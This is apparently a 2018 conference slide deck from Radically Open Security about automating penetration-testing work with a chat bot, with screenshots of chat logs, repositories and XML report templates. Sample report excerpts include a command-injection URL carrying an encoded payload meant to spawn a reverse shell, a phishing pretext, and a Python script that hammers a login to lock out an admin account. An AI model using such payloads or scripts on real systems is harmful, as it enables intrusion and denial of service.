


# Pentesting ChatOps

Dr. Melanie Rieback



# What is ChatOps?

The screenshot displays a web browser window with the URL `https://chat.radicallyopensecurity.com/group/ros-offtopic`. The browser's address bar shows the URL, and the page title is "(63) Radically Open Security Chat". The sidebar on the left lists various channels, including `ros`, `ros-assignments`, `ros-chatops`, `ros-cost-declarations`, `ros-debuglog`, `ros-errorlog`, `ros-gitlab-notifications`, `ros-governance-privacy`, `ros-infra`, `ros-log-email`, `ros-marketing`, `ros-nonprofit-ventures`, `ros-offtopic` (highlighted), `ros-onboarding`, `ros-pentesters`, `ros-personal-goal-group`, `ros-projectmanagement`, `ros-technical-writers`, `ros-website`, and `train-hackowasptop10`. Below the channels list is a section for "Direct Messages" with contacts like AmmO, AnhTran, Aris, BartFeenstra, BobSchipper, and CarstenKlamm.

The main chat area shows a message from `ros-offtopic` with the text: "the windowless Hall of Irresistable Somnolence". Below this, a message from `melanie` at 2:00 PM says "rosbot pug me". This is followed by a message from `rosbot` at 2:00 PM with a link to a Tumblr image of a pug. The image shows a pug standing on its hind legs, looking up. The chat interface includes a search bar, a list of users, and a bottom input bar with a "Message" label and a plus sign.



RADICALLY OPEN SECURITY

Oct 1, 2018



# Pentesting ChatOps


The screenshot shows a web browser window with the address bar displaying `https://chat.radicallyopensecurity.com/group/off-melaniemdemo`. The browser's address bar also shows a 110% zoom level and a search bar. Below the address bar, there are several tabs: 'Most Visited', 'Getting Started', 'ROS SugarCRM', 'ROS Mediawiki', 'ROS IRC Archive', and 'ROS Redmine'.

The chat interface is titled 'off-melaniemdemo'. It shows a list of messages on the right and a sidebar on the left with a list of groups. The groups listed in the sidebar include: 'ros', 'ros-assignments', 'ros-chatops', 'ros-cost-declarations', 'ros-debuglog', 'ros-errorlog', 'ros-gitlab-notifications', 'ros-governance-privacy', 'ros-infra', 'ros-log-email', 'ros-marketing', 'ros-nonprofit-ventures', 'ros-offtopic', 'ros-onboarding', 'ros-pentesters', 'ros-personal-goal-group', 'ros-projectmanagement', 'ros-technical-writers', 'ros-website', and 'train-hackowasptop10'.

The chat messages are as follows:

- melanie** 2:45 PM: rosbot quickscope off-melaniemdemo
- rosbot** 2:45 PM: quickscope v0.3 - Rockin' and scoping'...  
[+] listo!
- melanie** 2:45 PM: rosbot build quote off-melaniemdemo
- rosbot** 2:45 PM: builder v0.11 - Rocking your world, one build at a time...  
[ 'java', '-jar', '/usr/local/bin/saxon/saxon9he.jar', '-s:offerte.xml', '-xsl:../xslt/generate\_offerte.xsl', '-o:../target/report.fo', '-xi' ] [+] Successfully built ../target/quote\_melaniemdemo.pdf  
[+] Password for this pdf is ^42BIP5is3SY  
[+] Successfully built ../target/quote\_melaniemdemo.pdf  
[+] Password for this pdf is \*(90xOLt07C  
[+] listo! Check out [https://gitlabs.radicallyopensecurity.com/ros/off-melaniemdemo/raw/master/target/quote\\_melaniemdemo.pdf](https://gitlabs.radicallyopensecurity.com/ros/off-melaniemdemo/raw/master/target/quote_melaniemdemo.pdf) [+] If you need to send this to a customer, don't forget to create a password protected version with 'rosbot release reponame
- johnsinteur** 2:46 PM:

# XML Pentest Report Automation



The screenshot shows a GitHub repository page for 'radicallyopensecurity / templates'. The file 'Report Writing - Procedure.md' is selected, showing its commit history and content. The file is 879 lines (650 sloc) and 28.2 KB. The content includes sections for 'Writing a test report', 'Tools', and 'Main structure'. The 'Main structure' section describes the XML report structure, mentioning elements like <pentest\_report>, <meta>, <generate\_index>, <section>, and <appendix>.

Branch: master templates / xml / doc / Report Writing - Procedure.md

skyanth 6 days ago implemented monospace inline tag

1 contributor

879 lines (650 sloc) | 28.2 KB

Raw Blame History

## Writing a test report

### Tools

First of all, make sure you have the right tools installed. Check the tools manual for more info.

### Main structure

The report's main element is `<pentest_report>`. It contains four major parts:

- Document information (metadata), in the element `<meta>`
- The index, in the element `<generate_index>`
- A variable number of sections (main content), in several `<section>` elements
- A variable number of appendices (extra content), in one or more `<appendix>` elements

Additionally, the `<pentest_report>` element has two attributes:






# XML Pentest Report Automation(2)

```
148
149     <section id="attack_narrative">
150         <title>Attack Narrative</title>
151         <p>We were provided with an overview of the network infrastructure and the running services. In the fol
152         
153
154         <section id="finding_vulns">
155             <title>Step 1: Finding the NetMon Vulnerabilities</title>
156             <p>While conducting discovery against the target systems it was discovered that a NetMon 1.4.2
157             NetMon is enterprise network monitoring software for physical, virtual, and cloud-based IT infr
158             
159             <p>While reviewing the security of this internet-facing application, we went through the change
160             In version 1.5, we discovered the following suspicious entry:</p>
161             <pre>* Cleaned up the 'client/submit' routine</pre>
162             <p>We discovered a vulnerability in this routine (see <a href="#remote_code_execution" />), whi
163             The 'client/submit' routine is only accessible to logged-in users, and thus the vulnerability c
164             <p>To perform this attack in a robust way, we wrote a payload generation script.
165             This script generates a link containing a malicious payload that, when clicked, will spawn a re
166             <p>Here is an example of the payload generation script's invocation:</p>
167             <pre>$ python build_payload.py 192.168.0.13 31337 10.0.5.15:3000 "http://10.0.5.15:3000"
168             http://10.0.5.15:3000/client/submit/%0Aecho+f0VMRgEBAQAAAAAAAAAAAAIAwABAAAAVIAECDQAAAAAAAAAAAAADQAIAABAAAAAAAEABr
169             <p>The payload can then be triggered as follows:</p>
170             <pre>[img]payload_url[/img]
171             </pre>
172             <p>In such a way, generated payloads can be included in an innocent-looking website, wh
173             And when visited, this website will exploit the NetMon host by attacking the vulnerable
174         </section>
175         <section id="spearfishing">
176             <title>Step 2: Spearfishing the Sitting Duck Support Staff</title>
177             <p>The targets of our spearfishing campaign were Sitting Duck Support Engineers. For this atta
178             <p>By tricking one of the Sitting Duck support engineers into navigating to a website under our
179             <p>Radically Open Security, for the purpose of this pentest, has received an account with Sitti
180             
181             <p>In order to get the Sitting Duck Support Engineers to click on our phishing link, we figured
182             <p>We dreamed up a fictional Dutch museum for modern art for children called 'Kinderen Museum V
183             We then registered the domain 'kmvknk.bv', and created an IMAP account for a fictional employee,
184
185             <p>Here is an English translation of the phishing email:</p>
186             <pre>Dear Sitting Duck Support,
187
188             While we're not actually a formal customer of Sitting Duck, Daan de Boer has donated a website account to us (Kinderen
189             But we're currently having errors with the email account management. Daan suggested that I shoot an email to support@si
190
```



# XML Pentest Report Automation(3)



NetMon recommends to "remove the public access" to disable this behavior, see <http://docs.netmon.io/docs/core/support>.

## 5.1.10 SID-010 — Denial of Service

**Vulnerability ID:** SID-010  
**Vulnerability type:** Denial of Service  
**Threat level:** Low

**Description:**  
The bruteforce hammering protection of Open Server Watch sets timeouts on a per-username basis. An attacker could automatically hit the server repeatedly with relevant usernames (e.g. "admin") in order to lock out those users from logging in.

**Technical description:**  
The following python script repeatedly attempts to login as the admin user:

```
#!/usr/bin/python
import mechanize

mech = mechanize.Browser()
mech.set_handle_equiv(True)
mech.set_handle_redirect(True)
mech.set_handle_referer(True)

users = [('admin', 'password')]
mech.open('https://osw.sittingduck.bv/login.htm')
for u, p in users:
    mech.select_form(nr=0)
    mech.form['user'] = u
    mech.form['pass'] = p
    response = mech.submit()
    if response.geturl() == 'https://osw.sittingduck.bv/login_success.html':
```






# Pentesting ChatOps(2)

The screenshot shows a web browser window with the address bar displaying `https://chat.radicallyopensecurity.com/group/off-melanie-demo`. The browser's address bar also shows a 110% zoom level and a search bar. The page header includes a navigation bar with links to 'Most Visited', 'Getting Started', 'ROS SugarCRM', 'ROS Mediawiki', 'ROS IRC Archive', and 'ROS Redmine'. The main content area is a chat interface for the 'off-melanie-demo' group. The chat history shows several messages:

- melanie** (2:45 PM): rosbot quickscope off-melanie-demo
- rosbot** (2:45 PM): quickscope v0.3 - Rockin' and scoping'...  
[+] listo!
- melanie** (2:45 PM): rosbot build quote off-melanie-demo
- rosbot** (2:45 PM): builder v0.11 - Rocking your world, one build at a time...  
[ 'java', '-jar', '/usr/local/bin/saxon/saxon9he.jar', '-s:offerte.xml', '-xsl:../xslt/generate\_offerte.xsl', '-o:../target/report.fo', '-xi' ] [+] Successfully built ../target/quote\_melanie-demo.pdf  
[+] Password for this pdf is ^42BIP5is3SY  
[+] Successfully built ../target/quote\_melanie-demo.pdf  
[+] Password for this pdf is \*(90xOLt07C  
[+] listo! Check out [https://gitlab.radicallyopensecurity.com/ros/off-melanie-demo/raw/master/target/quote\\_melanie-demo.pdf](https://gitlab.radicallyopensecurity.com/ros/off-melanie-demo/raw/master/target/quote_melanie-demo.pdf) [+] If you need to send this to a customer, don't forget to create a password protected version with 'rosbot release reponame
- johnsinteur** (2:46 PM):

The chat interface includes a sidebar on the left with a list of channels, a main chat area, and a message input field at the bottom.

# Pentesting ChatOps(3)



The screenshot shows a GitLab repository page for 'off-melanieidemo'. The left sidebar contains navigation links: Overview, Repository (selected), Files, Commits, Branches, Tags, Contributors, Graph, Compare, Charts, Issues (0), Merge Requests (0), CI / CD, Wiki, and Collapse sidebar. The main content area shows the 'Repository' view for the 'master' branch. A recent commit is highlighted: 'target/quote\_melanieidemo.pdf proudly manufactured using ChatOps' by 'Rosbot' 5 minutes ago, with commit ID '882db50b'. Below this is a table of files and their commit history.

Name	Last commit	Last update
folder dtd	automatic create by rosbot	22 minutes ago
folder findings	automatic create by rosbot	22 minutes ago
folder graphics	automatic create by rosbot	22 minutes ago
folder non-findings	automatic create by rosbot	22 minutes ago
folder notes	automatic create by rosbot	22 minutes ago
folder rosbot	automatic create by rosbot	22 minutes ago
folder scripts	automatic create by rosbot	22 minutes ago
folder source	Created quickscope using ChatOps	20 minutes ago
folder target	target/quote_melanieidemo.pdf proudly manufactured...	5 minutes ago
folder templates	automatic create by rosbot	22 minutes ago





# Passive Vulnerability Scanning

The screenshot shows the GitHub repository page for 'radicallyopensecurity / PassiveScanningTool'. The repository has 25 stars, 4 forks, and 2 pull requests. The description field is empty, and the website field is also empty. The repository has 22 commits, 1 branch, 0 releases, and 1 contributor. The latest commit is by 'koenj2' titled 'Create LICENSE.md' 13 days ago. The repository contains several files and folders, including 'Cve', 'Properties', 'Results', 'Scanslo', 'Shodan', 'FindServiceDescriptor.cs', 'Host.cs', 'HostList.cs', 'LICENSE.md', 'Makefile', 'Newtonsoft.Json.dll', and 'PassiveScanning.csproj'. The right sidebar shows links to Issues (7), Pull requests (0), Wiki, Pulse, Graphs, and Settings. The bottom of the sidebar shows the HTTPS clone URL and buttons for 'Clone in Desktop' and 'Download ZIP'.

33rd CENTR Technical workshop, Bucharest (Romania) | CENTR

SIDN : Verouderde software grootste oorzaak van kwetsbaarheden in veel websites

radicallyopensecurity/PassiveScanningTool

This repository Search Pull requests Issues Gist

radicallyopensecurity / PassiveScanningTool

Unwatch 25 Star 4 Fork 2

Description Website

Short description of this repository Website for this repository (optional) Save or Cancel

22 commits 1 branch 0 releases 1 contributor

Branch: master PassiveScanningTool / +

koenj2 Create LICENSE.md Latest commit 3af7457 13 days ago

Cve	Added support for Shodan.	28 days ago
Properties	First commit.	3 months ago
Results	Added archive.org.	13 days ago
Scanslo	Fixed a small mistake where the port was not output correctly.	2 months ago
Shodan	Added support for Shodan.	28 days ago
FindServiceDescriptor.cs	Added the possibility of using Rapid7 scan results.	2 months ago
Host.cs	Added archive.org.	13 days ago
HostList.cs	Removed a call from the host list.	3 months ago
LICENSE.md	Create LICENSE.md	13 days ago
Makefile	First commit.	3 months ago
Newtonsoft.Json.dll	First commit.	3 months ago
PassiveScanning.csproj	Added support for Shodan.	28 days ago

<> Code

Issues 7

Pull requests 0

Wiki

Pulse

Graphs

Settings

HTTPS clone URL

https://github.c...

You can clone with HTTPS, SSH, or Subversion.

Clone in Desktop

Download ZIP



RADICALLY OPEN SECURITY

Oct 1, 2018

# Red/Blue Pentesting

Radically Open Security Chat

https://chat.radicallyopensecurity.com/group/pen-

Most Visited Getting Started ROS SugarCRM ROS Mediawiki ROS IRC Archive ROS Redmine

melanie

MORE UNREADS ↑

@ Thice

@ adam

@ bob.goudriaan

@ boi

@ daan

@ debbie

@ dylan

@ ecole

@ ellie

@ else.lenselink

@ erik

@ evan\_camomile

@ frouke

@ ganesh

@ giray

@ ianc

MORE UNREADS ↓

pen-

a point for Blue for finding missing input validation  
(and adding that yesterday after 5, so I almost missed that)

melanie 17:02  
goodjob Blue

rosbot 17:02  
incremented Blue (24 pt)

<http://teachinginkoreanuniversity.com/wp-content/uploads/2015/10/awesome-interview-questions-for-candidates-600x320.jpg>

FREAKIN' AWESOME

melanie 17:02  
^

I like this one! 😊

muse 17:03  
and finally. both teams get an additional point. not for findings

Message

3438



RADICALLY OPEN SECURITY

Oct 1, 2018



# But WAIT.. there's more!!!!

- Scanning + Exploitation:
  - Nmap, w3af, sqlmap, hydra, etc..
- Reconnaissance:
  - Whois, Google, PassiveScan, etc..
- Exploitation:
  - Hash cracking, Spearphishing, etc..



# Security Consultancy as a “DevOps Shop”

- Project management:
  - Kanboard, Gitnotes, Charge, etc..
- Infra/automation:
  - RBAC, error logs, help menu, etc..
- The Future: AI chatbots?



# Awards and Recognition



Dutch Chamber of Commerce (KvK):  
ROS is 50<sup>th</sup> Most Innovative SME 2016



RADICALLY OPEN SECURITY

Oct 1, 2018

# Awards and Recognition



CIO Magazine: Most Innovative Leader 2017

# What's Next?

**NON** PROFIT.  
VENTURES





# Nonprofit Venture's First Startup!



**PROJECT**  
**4 BALI**  
**LAUNCHING 01-10-2018**

Supporting:



**RADICALLY OPEN SECURITY**

Oct 1, 2018

# Left-Brain + Right-Brain







Questions?

RADICALLY  
OPEN  
SECURITY